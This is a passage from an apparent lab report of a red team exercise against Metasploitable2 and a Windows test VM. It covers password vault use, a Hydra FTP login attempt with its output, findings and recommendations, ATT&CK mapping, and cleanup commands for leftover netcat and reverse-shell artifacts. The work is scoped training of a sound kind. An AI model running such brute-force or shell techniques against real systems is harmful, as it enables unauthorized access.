

Figure 17: *VirusTotal analysis showing multiple antivirus engines detecting the EICAR file as a test virus*



Figure 18: *Hybrid Analysis sandbox report identifying the EICAR file as malicious, with detailed antivirus scan results.*

Findings Summary:

The EICAR test file was detected by multiple antivirus engines as a harmless test virus. VirusTotal confirmed widespread AV recognition, while Hybrid Analysis sandbox labeled it “malicious” for validation purposes. No real threat behavior was observed, confirming the EICAR file’s role in verifying AV and sandbox functionality.

6. Password Security (KeePassXC & Hydra)

Actions:

- Created a KeePassXC vault and generated 5 strong passwords (20+ chars).
- Attempted Hydra weak-password test (admin:password123) against Metasploitable2 FTP — no valid password found.

- Created a testuser on Metasploitable2 and set a KeePassXC-generated password to validate; SSH succeeded when applied in the lab. (Document commands and success/failure.)



Figure 19: *Creating a new entry in KeePassXC for storing Gmail credentials.*



Figure 20: *Generating a strong 20-character password using KeePassXC password generator.*



Figure 21: *Overview of stored credentials in KeePassXC vault.*

In Task 6, KeePassXC was used to create a password vault. A new entry (Gmail) was added with username, password, and URL. The built-in password generator was used to create a strong 20-character password with high entropy. The entry was then saved and is visible in the database

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -p password123 ftp://192.168.1.11 -V

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-29 23:06:34
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.1.11:21/
[ATTEMPT] target 192.168.1.11 - login "admin" - pass "password123" - 1 of 1 [child 0] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-29 23:06:40
```

Figure 22: *Performing brute-force FTP login attempt using Hydra tool.*

Hydra was run against the Metasploitable2 FTP service to test the weak password password123 for user admin. The attempt failed — Hydra reported “0 valid password found”, confirming the weak password did **not** succeed on FTP.

I created five strong passwords in KeePassXC and saved them as entries. To validate one generated password against the lab VM I attempted an SSH login using the labuser entry, but authentication failed (Permission denied). This occurred

because the KeePassXC-generated password had not been applied to any account on the VM, so the credential did not match any server-side account.
For verification, I used the Metasploitable2 default account and credentials (msfadmin), which successfully authenticated via SSH. The successful whoami; id output confirmed msfadmin access in the lab environment.



Figure 23: *SSH login to Metasploitable2 as msfadmin user and updating the testuser password using passwd command.*



Figure 24: *Successful SSH login to Metasploitable2 as msfadmin user from Kali*



Figure 25: *Checking user information for testuser account in Metasploitable2.*



Figure 26: *Successful SSH login to Metasploitable2 as testuser.*

SSH login to testuser@192.168.1.11 succeeded after setting the KeePassXC-generated password on the VM (controlled lab test).
This task demonstrated secure password management using KeePassXC and validated strong password policies in a lab environment. Weak password testing with Hydra confirmed that trivial credentials such as “password123” are ineffective, reinforcing the importance of complex, randomly generated passwords.

7. Create a Security Assessment Report (SANS-style)

Deliverables included:

- Executive Summary— included at top of this document.
- Attack Path description (Nmap → OpenVAS → Metasploit → Mimikatz → Persistence).
- Findings & Recommendations (see Findings section below).

Vulnerability	Severity	System Affected	Recommendation

VSFTPD 2.3.4 Backdoor	Critical	Metasploitable2	Remove vulnerable FTP service or patch to newer version
UnrealIRCd 3.2.8.1	High	Metasploitable2	Replace with updated daemon; restrict external access
Weak SSH credentials	Medium	Windows VM	Enforce strong password policies; disable test accounts
Missing AV alerts	Medium	Windows VM	Enable Defender or endpoint protection for persistence detection

This assessment followed a controlled lab methodology using the SANS Pentest template. Activities covered reconnaissance, vulnerability scanning, exploitation, credential access, and persistence validation. All findings were documented with supporting screenshots and mapped to MITRE ATT&CK techniques.

8. Red Team Operations & Documentation

Deliverables produced:

- **HackMD technique summary** (Metasploit module, payload, persistence, lateral movement terms).



Figure 27: *HackMD technique summary*

- **Draw.io flowchart** (attack path boxes and arrows).



Figure 28: *Red Team Attack Path Flowchart*.

- **Trello checklist** :A Trello board titled **"Metasploitable 2 Red Team Checklist"** was created to manage red-team workflow stages.
  The checklist tracked tasks such as reconnaissance, exploitation, and post-exploitation.
  Each card represented a phase of the engagement, including *Run Nmap Scan*, *Perform OpenVAS Scan*, *Exploit with Metasploit*, *Verify Shell Access*, and *Simulate Persistence*.
  Cards were moved through "To Do," "In Progress," and "Completed" lists as activities were finished.
  This ensured visibility, organization, and accountability throughout the red-team operation.



Figure 29: *Trello Red Team Checklist*

- **Rules of Engagement (RoE)**

Objective: Validate lab defenses using safe offensive techniques.
Scope: Metasploitable2 (192.168.1.11/13) and Windows test VM only.
Restrictions: No destructive actions; no exfiltration of real data; no access outside scoped VMs.
Timing: Lab window — 29 September 2025 to 3 October 2025
Reporting: Provide sanitized evidence to supervisor.

- **MITRE ATT&CK Mapping**
  The exploitation and command execution activities align with **T1059 – Command and Scripting Interpreter**, as attackers utilized shell access to execute arbitrary commands and maintain control. Post-exploitation persistence was simulated using scheduled tasks (**T1053 – Scheduled Task/Job**), and potential credential access activities were mapped to **T1003 – OS Credential Dumping**. These techniques collectively demonstrate common adversary behaviors that could enable long-term access if not remediated..

Findings (prioritized)

- **High:** VSFTPD 2.3.4 backdoor — remote code execution (evidence: Metasploit session).
- **High:** Credential harvesting possible via Mimikatz (Figure 1).
- **Medium:** Persistence via scheduled tasks (Figures 2–3).
- **Medium:** Legacy services (UnrealIRCd, old Samba) increase attack surface.

Recommendations

1. Patch or decommission vulnerable services (vsftpd, UnrealIRCd, old Samba).
2. Enable Microsoft LSA protections / Credential Guard to block sekurlsa dumping.

3. Apply least-privilege policies and avoid interactive admin accounts.
4. Enable PowerShell logging, script signing, and AMSI/EDR policies.
5. Monitor for scheduled-task creation and unusual outbound connections; apply egress controls.
6. Use hardened base images, snapshot before tests, and restore to known-good images after testing.

Cleanup commands (run when finished)

Windows (PowerShell Admin):

```
schtasks /Delete /TN "TestPersistence" /F

Get-Process -Name ncat -ErrorAction SilentlyContinue | Stop-Process -Force

Get-Process -Name powershell -ErrorAction SilentlyContinue | Where-Object {
$_.Path -like "*temp\\rev*" } | Stop-Process -Force

Remove-Item C:\temp\rev -Recurse -Force

Remove-Item C:\temp\ncat -Recurse -Force
```

Remove-Item C:\temp\test.txt -Force

Metasploitable2:

```
ps aux | grep nc

sudo kill <pid>

rm -f /tmp/f
```

Kali:

- Ctrl+C to stop nc listeners; remove any saved logs as desired.

Conclusion:

The lab engagement successfully demonstrated the complete Red Team workflow

— reconnaissance, exploitation, post-exploitation, persistence, and reporting. The results confirm that weak configurations and outdated services can be exploited for unauthorized access. Implementing the listed mitigations will strengthen system resilience and reduce attack exposure.